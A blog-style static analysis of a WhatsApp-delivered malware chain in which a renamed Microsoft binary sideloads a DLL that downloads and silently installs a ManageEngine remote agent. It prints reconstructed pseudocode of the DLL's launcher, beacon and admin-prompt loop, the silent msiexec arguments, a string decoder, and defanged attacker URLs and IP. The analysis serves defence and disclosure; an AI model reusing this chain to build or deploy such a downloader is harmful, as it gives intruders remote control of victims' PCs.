Malware Analysis: WhatsApp VHD Zip to Exe
TL;DRs
Friends who applied for internships at SIMATEC a training centre got ZIP files on WhatsApp with the message “Tolong buka komputer dan semak ya” (please open this on a computer and check it).
I pulled one apart, then later got the second-stage package too. Inside was a virtual disk, a renamed Microsoft program and a hidden DLL. The DLL is a downloader and installer for a ManageEngine management agent. ManageEngine is legitimate software, but in someone else’s hands an agent like this can give remote access to your PC.
If you received it: don’t open it. If you already did, jump to What to do if you opened it.
This is static analysis. I did not execute the sample or install the agent. Behaviour described here comes from the code and config files, not from watching it run.
All URLs are defanged. Don’t visit them, and don’t run any sample on your daily machine.
Shoutout to Syazwan (Along) 🙌 Thank you for telling the class not to download the file. A quick warning like that can stop someone from getting infected. That’s good cyber hygiene right there.
Description
My friends came to me with something like “bro, there’s a hacker trying to hack us”. My answer was “chill bro, tonight T4R0T will take action”, and then I opened my Kali.
 The lure. Sender identity redacted.
The chat showed two ZIP files, sent at 17:01 and 17:10 on 26 November 2026. At 17:18 the account replied that the number had been hacked. I couldn’t verify that, or how it happened. I also don’t know who is behind this.
I analysed only the first ZIP. Both show the same size and share a timestamp-like string in their names, but I haven’t compared their hashes.
The chain
1
2
3
4
5
6
7
8
9
10
11
12
WhatsApp message
 └─ ZIP
     └─ VHD (volume label: DOCS)
         ├─ PDF.EXE        (renamed Microsoft WerFaultSecure.exe)
         └─ FAULTREP.DLL   (Hidden + System)
             └─ DllMain: host path doesn't contain "rundll32"?
                 └─ hidden: rundll32.exe "<dll>",RunElevated
                     ├─ sends host ID and progress beacons
                     ├─ downloads 164.zip -> %TEMP%\fhd\fhd.zip
                     ├─ extracts: tar.exe, PowerShell as fallback
                     └─ loop until the UEMS agent service is running:
                         ask for admin -> msiexec installs agent
The victim still has to launch PDF.EXE to start it.
Enumeration
1. The ZIP
I listed it before extracting:
1
2
zipinfo -v PDF_VWCJWB_20261126142403_0271.zip
sha256sum *.zip *.vhd
One entry: a .vhd file. About 280 KB zipped, 14.7 MB extracted. So the “PDF” in the filename is a lie.
A VHD is a virtual hard disk that Windows can mount with a double click. Disk images have been abused to get around Mark-of-the-Web warnings. Whether that works depends on the Windows version and patches, and I didn’t test it.
2. Looking inside without mounting
1
2
3
4
5
qemu-img info -f vpc sample.vhd
qemu-img convert -f vpc -O raw sample.vhd disk.raw
mmls disk.raw                    # partition starts at sector 128
fsstat -o 128 disk.raw           # NTFS, label DOCS
fls -o 128 -r -p disk.raw        # list files, including deleted entries
Apart from normal Windows and NTFS files, two things stood out:
1
2
r/r 38-128-3:  PDF.EXE
r/r 39-128-3:  FAULTREP.DLL

I extracted them with icat and added .sample to the names for safety:
1
2
3
4
mkdir extract
icat -o 128 disk.raw 38-128-3 > extract/PDF.EXE.sample
icat -o 128 disk.raw 39-128-3 > extract/FAULTREP.DLL.sample
stat -c '%s %n' extract/*        # 36720 and 222208 bytes
My first extraction gave both files the same hash, even though
istatshowed different sizes. It was a wrong command on my side. Always check sizes before you trust a hash.
istat showed two more things:
- The DLL is flagged Hidden + System, so with default Explorer settings a victim would likely see only
PDF.EXE. - Both files were placed on the volume at 23 Nov 15:09:29 (+08), seconds after the VHD’s creation time in its metadata. Timestamps can be faked, so treat this as a clue.
3. PDF.EXE is a Microsoft binary
exiftool showed:
1
2
3
Original File Name : WerFaultSecure.exe
File Version       : 6.3.9600.17415
Company Name       : Microsoft Corporation
 The metadata says WerFaultSecure.exe.
VirusTotal showed the same hash as distributed by Microsoft, signed, 0/70. With osslsigncode, the signature digests and page hashes matched. Verification still ended in “Failed” because my system couldn’t complete the certificate chain.
So the EXE itself isn’t the malware. It’s being abused.
4. The DLL
- No embedded signature
- Invalid PE checksum (stored
61085E88, calculated00044DD8) - A compile timestamp in the year 2094, which isn’t believable
- GCC library strings, consistent with a MinGW-w64 build
- Imports
WININET.dll
My hash search on 26 November showed no VirusTotal file report. That does not mean it’s clean.
5. The sideload
1
objdump -p extract/PDF.EXE.sample | grep -i -A5 "DLL Name: faultrep"
The EXE imports one function from faultrep.dll: WerpInitiateCrashReporting. A DLL with that name sits right next to it. HijackLibs also lists werfaultsecure.exe for this hijack.
The DLL exports two functions, and both are tiny:
1
2
WerpInitiateCrashReporting:   xor eax,eax ; ret       ; just returns 0
RunElevated:                  jmp 0x28d4b2e70         ; jumps to the real code
 The two exports in Ghidra.
The function the EXE wants is a dummy. So the trigger had to be somewhere else.
Exploitation (how the malware works)
Stage 1: DllMain
In Ghidra, entry is mostly compiler startup code. It leads to a small DllMain, which calls a launcher function. The launcher:
- Gets the host EXE path with
GetModuleFileNameW(NULL)and lowercases it - If the path contains
rundll32, it does nothing - Otherwise it gets its own DLL path and starts, hidden:
1
rundll32.exe "<path to FAULTREP.DLL>",RunElevated
The check matters because rundll32 loads the DLL again. Without it, the DLL would keep spawning itself. (Ghidra dropped the format argument, so the DLL path is read from the surrounding code.)
The same launcher (FUN_28d4b1420) as simplified pseudocode based on my Ghidra analysis. The names are mine, and it isn’t raw decompiler output.
1
2
3
4
5
6
7
8
9
10
11
12
launcher(own_module):
    host = lowercase(GetModuleFileNameW(NULL))
    if host contains "rundll32":
        return                              // stops the relaunch loop

    dll_path = GetModuleFileNameW(own_module)
    command  = rundll32.exe "<dll_path>",RunElevated

    startup.dwFlags     = STARTF_USESHOWWINDOW
    startup.wShowWindow = SW_HIDE
    CreateProcessW(command, CREATE_NO_WINDOW, startup)
    // does not wait for the new process
Stage 2: Cracking the strings

strings showed Mozilla/5.0, \fhd.zip and the rundll32 command, but no URL. The interesting strings are encrypted.
The decrypt function looks scary because of compiler-generated SIMD code, but underneath it is RC4:
- Fill a 256-byte S-box with 0 to 255
- Key scheduling with a 16-byte key stored in the DLL
- Generate a keystream
- XOR it with the encrypted bytes
I confirmed my reading by checking two things in memory: the S-box starting constants (0, 1, 2, 3) and the first key byte (C7), which the compiler had baked into one instruction.
Then I wrote a small Python decoder using pefile. It only reads bytes from the file and never loads or runs the DLL.
How it works:
- Hash check: it stops if the file isn’t my sample, because the hardcoded addresses only fit this DLL
read_va: converts a Ghidra address to an RVA (address minus ImageBase), then reads those bytes- Key: it reads the 16 bytes from the DLL and stops if the first one isn’t
C7 rc4: each string starts with a fresh key setup, the same as the malware’s functionTARGETS: the address and length of each string, taken from calls to the decrypt functiondump_stages: walks the 11-entry table, where each entry holds a pointer and a lengthdefang: changeshttptohxxpand wraps dots, except for a few exact program names
Full decoder.py (click to expand)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
#!/usr/bin/env python3
"""Static RC4 string decoder for the FAULTREP.DLL sample.
Only reads bytes from the file. It never loads or runs the DLL."""
import hashlib
import struct
import sys

EXPECTED_SHA256 = "873a351195fa4775f6120a0a674da12316f15e3c4f2767b0603c701527a5472c"
KEY_VA, KEY_LEN = 0x28D4DC2D0, 16
STAGE_TABLE_VA, STAGE_COUNT = 0x28D4DC220, 11   # ends where the key begins

# (address as shown in Ghidra, length passed to FUN_28d4b1be0)
TARGETS = [
    (0x28D4DC460, 31),
    (0x28D4DC3A0, 41),
    (0x28D4DC37E, 7),
    (0x28D4DC370, 14),
    (0x28D4DC393, 5),
    (0x28D4DC388, 11),
    (0x28D4DC3D0, 25),
]

# Only these exact outputs are printed without defanging
PLAIN_OK = {"tar.exe", "powershell.exe", "msiexec.exe", "runas"}


def rc4(data, key):
    s = list(range(256))
    j = 0
    for i in range(256):                      # key scheduling
        j = (j + s[i] + key[i % len(key)]) & 0xFF
        s[i], s[j] = s[j], s[i]
    i = j = 0
    out = bytearray()
    for byte in data:                         # keystream XOR data
        i = (i + 1) & 0xFF
        j = (j + s[i]) & 0xFF
        s[i], s[j] = s[j], s[i]
        out.append(byte ^ s[(s[i] + s[j]) & 0xFF])
    return bytes(out)


def defang(text):
    if text in PLAIN_OK:
        return text
    return text.replace("http", "hxxp").replace("HTTP", "HXXP").replace(".", "[.]")


def read_va(pe, va, size):
    rva = va - pe.OPTIONAL_HEADER.ImageBase   # Ghidra address -> RVA
    data = pe.get_data(rva, size)             # pefile maps RVA -> file data
    if len(data) != size:
        sys.exit(f"Short read at {va:#x}: got {len(data)} of {size} bytes")
    return data


def decode(pe, va, size, key):
    plain = rc4(read_va(pe, va, size), key)
    return plain.decode("latin-1").encode("unicode_escape").decode("ascii")


def dump_stages(pe, key):
    # FUN_28d4b2140 indexes this table with stage * 0x10
    print("\nBeacon stage table")
    for stage in range(STAGE_COUNT):
        entry = read_va(pe, STAGE_TABLE_VA + stage * 0x10, 12)
        # 8-byte string pointer, then 4-byte length (little endian)
        ptr, size = struct.unpack("<QI", entry)
        if not 0 < size <= 256:
            sys.exit(f"Stage {stage}: unexpected length {size}")
        print(f"stage {stage:2d} @ {ptr:#x} ({size:2d}): {defang(decode(pe, ptr, size, key))}")


def main():
    if len(sys.argv) != 2:
        sys.exit(f"Usage: {sys.argv[0]} <path to FAULTREP.DLL.sample>")
    with open(sys.argv[1], "rb") as f:
        raw = f.read()
    if hashlib.sha256(raw).hexdigest() != EXPECTED_SHA256:
        sys.exit("SHA256 mismatch: these addresses belong to a different file")

    import pefile
    pe = pefile.PE(data=raw)
    print(f"ImageBase: {pe.OPTIONAL_HEADER.ImageBase:#x}")

    key = read_va(pe, KEY_VA, KEY_LEN)
    print(f"RC4 key  : {key.hex()}")
    if key[0] != 0xC7:
        sys.exit("First key byte is not C7: check the analysis")

    for va, size in TARGETS:
        print(f"{va:#x} ({size:2d}): {defang(decode(pe, va, size, key))}")

    dump_stages(pe, key)


if __name__ == "__main__":
    main()
Run it on an isolated analysis machine:
1
2
pip install pefile      # use a virtual environment if pip refuses
python3 -I decoder.py extract/FAULTREP.DLL.sample | tee decoded.txt
-I runs Python in isolated mode, so it doesn’t import modules from the script’s folder or your user site-packages. This means pefile must be installed in a virtual environment or system-wide. I’m not sharing the malware sample here.
The main output:
1
2
3
4
5
6
7
hxxps://gooddowning[.]com/164[.]zip
hxxps://aaa[.]gooddowning[.]com/beacon[.]php?u=
tar.exe
powershell.exe
runas
msiexec.exe
ManageEngine UEMS - Agent
Jackpot.
Stage 3: The beacon
One function reports progress. It builds this URL:
1
hxxps://aaa[.]gooddowning[.]com/beacon[.]php?u=wf&s=<stage>&m=<ID>&os=win&lang=en
Here’s how FUN_28d4b2140 works, again as simplified pseudocode based on my analysis:
1
2
3
4
5
6
7
8
9
10
send_beacon(stage):
    url  = decrypted_beacon_base            // ends with ?u=
    url += "wf&s="
    url += rc4_decrypt(stage_table[stage])  // table at 0x28d4dc220
    url += "&m=" + host_id
    url += "&os=win&lang=en"

    request url with WinINet (user agent "Mozilla/5.0")
    read up to 256 bytes once               // response is not used
    close handles
 The request and single read in Ghidra.
u=wfis fixed. I don’t know what it means.m=is a host ID in the format%08lx_%s, apparently the C: volume serial and computer name.- It reads up to 256 bytes of the reply once, and the function doesn’t use it.
The stage names are in an encrypted table, 11 entries of 16 bytes each, ending right where the RC4 key begins. The attacker basically labelled their own kill chain:
| # | Stage | Meaning based on the code |
|---|---|---|
| 0 | dll_loaded | RunElevated has started |
| 1 | dl_start | about to download |
| 2 | dl_ok | download loop ended (no integrity check) |
| 3 | dl_fail | download or file failure, or no MSI after extraction |
| 4 | ex_ok | MSI found |
| 5 | install_start | elevated launch call succeeded |
| 6 | install_done | wait ended (not proof of success) |
| 7 | agent_running | service check passed |
| 8 | agent_not_running | no use seen in the functions I traced |
| 9 | elevating | about to ask for admin |
| 10 | install_fail | launch failed, for example a refused prompt |
Stage 0 is sent before the download and the admin prompt. If this code ran, it already tried to send the host ID, even if the user clicked No later. A request attempt doesn’t prove the server received it.
Stage 4: Download and extract
The DLL downloads 164.zip and saves it as %TEMP%\fhd\fhd.zip. It extracts it with tar.exe. If UEMSAgent.msi doesn’t appear, it falls back to hidden PowerShell Expand-Archive. Both run through a helper that uses CreateProcessA with CREATE_NO_WINDOW and waits up to 3 minutes.
Once the MSI exists, the ZIP is deleted. So not finding fhd.zip doesn’t mean you’re safe.
Stage 5: The admin prompt loop
The DLL builds these msiexec arguments:
1
2
3
4
/i "UEMSAgent.msi" /qn TRANSFORMS="UEMSAgent.mst" ENABLESILENT=yes
REBOOT=ReallySuppress INSTALLSOURCE=Manual
SERVER_ROOT_CRT="DMRootCA-Server.crt" DS_ROOT_CRT="DMRootCA.crt"
/l*v "agent.log"
Paths shortened for readability.
It calls ShellExecuteExA with runas. Before the first attempt, and between attempts, it checks whether the service ManageEngine UEMS - Agent is running. Until it is, the loop keeps going. If you refuse the prompt, it comes back about 300 ms later.
Here’s the loop. It’s trimmed and cleaned from Ghidra output. The variable names, comments and some function names are mine, and the stack bookkeeping is removed. It’s for reading, not compiling.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
while (true) {
    if (is_service_running(service_name))       // FUN_28d4b1f20
        break;

    send_beacon(9);                             // FUN_28d4b2140: elevating

    // SHELLEXECUTEINFOA: other fields are zeroed
    sei.cbSize       = 0x70;
    sei.fMask        = 0x40;                    // SEE_MASK_NOCLOSEPROCESS
    sei.lpVerb       = verb;                    // "runas"
    sei.lpFile       = file;                    // "msiexec.exe"
    sei.lpParameters = msi_args;
    // nShow stays 0 (SW_HIDE)

    if (ShellExecuteExA(&sei) == 0) {
        send_beacon(10);                        // install_fail
    } else {
        send_beacon(5);                         // install_start
        WaitForSingleObject(sei.hProcess, 180000);
        CloseHandle(sei.hProcess);              // called through a saved pointer
        send_beacon(6);                         // install_done
    }

    if (is_service_running(service_name))
        break;
    Sleep(300);                                 // called through a saved pointer
}
send_beacon(7);                                 // agent_running
/qn hides the installer window. It doesn’t hide the Windows admin prompt.
The service check loads its Windows APIs at runtime, so they don’t show in the import table. From the call patterns and string lengths, they are most likely OpenSCManagerA, OpenServiceA, QueryServiceStatus and CloseServiceHandle.
Stage 6: Inside 164.zip
I obtained the second-stage package on 27 November and extracted it inside a VirtualBox Windows 10 VM, only to read it. Nothing was run or installed.
Don’t fetch payloads from attacker servers. It can reveal your IP and put your machine at risk. Report the URL and let the response team handle it.

| File | What it is |
|---|---|
UEMSAgent.msi | ManageEngine agent installer |
UEMSAgent.mst | Installer transform (not analysed yet) |
DCAgentServerInfo.json | Agent and server configuration |
DMRootCA.crt, DMRootCA-Server.crt | Certificates |
setup.bat | Menu-based install script |
README.html | Readme (not reviewed) |
All the MSI, MST and certificate names that the DLL refers to are here. That matches what we found in Ghidra.
setup.bat shows a menu and runs msiexec with much the same settings as the DLL, then reports the exit code. It looks like a standard ManageEngine setup script, although I haven’t compared it with a clean copy. The DLL code I traced calls msiexec itself and adds /qn, so it doesn’t need this script.

The MSI signature is valid. Get-AuthenticodeSignature showed it’s signed by ZOHO Corporation Private Limited, with a GlobalSign code signing certificate. This doesn’t mean Zoho is involved. The signature also doesn’t cover the separate MST, JSON or certificate files.
The JSON is where the useful part is:
| Setting | Value |
|---|---|
| Server | 192[.]229[.]81[.]189 |
| Port / protocol | 8383 / HTTPS |
| Server name | WIN-RCO5OBAIFK7 |
| Agent version | 11.5.2600.38.W |
| Asset scan | yes |
| Patch scan | no |
It also holds authentication-looking values. I’m not publishing them.
So the pattern repeats: a real Microsoft EXE starts the chain, and a Zoho-signed installer ends it. The malicious DLL downloads the package, and the config in that package points the agent to a server.
Timeline
The JSON holds two self-signed root certificates with ManageEngine and Zoho names.
| Time (MYT) | Event | Source |
|---|---|---|
| 23 Nov 14:49:44 | ServerHashTime | JSON |
| 23 Nov 14:49:46 to 47 | Certificate validity starts | Certificates |
| 23 Nov 15:09:20 | VHD created | VHD footer |
| 23 Nov 15:09:29 | EXE and DLL placed on the volume | NTFS |
| 26 Nov 17:01 and 17:10 | ZIPs sent |
This suggests the agent config or certificates were prepared about 20 minutes before the VHD was built. These values can be wrong or faked, so treat it as a clue.
Flag (what is it, really?)
No CTF flag this time. The answer is: a downloader that installs a remote management agent.
I did not see password stealing or keylogging in the functions I traced. I haven’t reviewed every function, so that isn’t a clean bill of health. An agent controlled by an attacker could let them control the PC, run scripts, install more software or access files. I did not observe any of that.
What I don’t know
- Who controls the server at that IP, and whether it’s still online
- What the MST changes
- What happens after the agent is installed
- Whether the second ZIP carries the same DLL
- How the WhatsApp account was compromised, and who did it
- Whether there’s anything in TLS callbacks, which I haven’t reviewed
- Any runtime behaviour, since I didn’t execute it
When I visited the root domain at 16:40:48 UTC on 26 November, it returned Cloudflare error 522. That means Cloudflare’s connection to the origin timed out. An error on the root domain doesn’t prove the campaign is dead.
This isn’t an isolated trick
Abusing ManageEngine through WhatsApp has been reported before:
- z41hk’s analysis has a case with the same lure sentence, a VHD, DLL sideloading and a silent UEMS install, using a different DLL
- MyCERT MA-1493.102026 covers WhatsApp delivery and a rogue ManageEngine agent (I could only read search excerpts of it)
- Kaspersky’s research describes a VBScript chain over WhatsApp that also ends in ManageEngine
- Abusing
faultrep.dllwith Windows error reporting tools was documented by K7 Labs usingWerFault.exe
Similar methods don’t prove the same attacker. This post is about my sample and its WerFaultSecure.exe + faultrep.dll chain.
IOCs
Defanged. Don’t refang and visit them.
| Type | Value |
|---|---|
| Download URL | hxxps://gooddowning[.]com/164[.]zip |
| Beacon URL | hxxps://aaa[.]gooddowning[.]com/beacon[.]php?u=wf&s= |
| ZIP name | PDF_VWCJWB_20261126142403_0271.zip |
| Second ZIP name (not analysed) | PDF_WHKJLT_20261126142403_0321.zip |
| Folder / file | %TEMP%\fhd\fhd.zip |
| Export in command line | ,RunElevated |
| Agent server | 192[.]229[.]81[.]189:8383 |
| Server name in config | WIN-RCO5OBAIFK7 |
| File | SHA256 |
|---|---|
| ZIP | c43fa5b8b7626489c6a0031275666af886f7a5705c7f4472153c3c830fe2dc25 |
| VHD | adfa83ae99ed1d9ac314ba639247b427831291242ee2521a19546e0470396a92 |
| FAULTREP.DLL (malicious) | 873a351195fa4775f6120a0a674da12316f15e3c4f2767b0603c701527a5472c |
| PDF.EXE (legit Microsoft file, abused) | c9f83bb03b45688eaad3306c63d3a0005662454b0423a50cc86efe9e8819a6ce |
Don’t block or flag the EXE hash as malware on its own. It’s a real Microsoft file.
Second-stage package
| File | SHA256 |
|---|---|
| 164.zip | 01dbba8c2bcc04acdf84ee90b36c2ac2a6d47581ba06f1f57930bb70f4c11ea7 |
| DCAgentServerInfo.json | 4cc8365cc7671971e5f78ba43ec6ab26542e9d42187a06b95abbcd441366e7ca |
| UEMSAgent.mst | 8dd93f43089a682cbac39c0a1f364057dcb7d08e9b1480c088f15a5dd56d8be4 |
| DMRootCA-Server.crt | e9ea79c9cc6e1fc9338f9d195d37cedd33686d9ced18be6f1275e42f0c1e7408 |
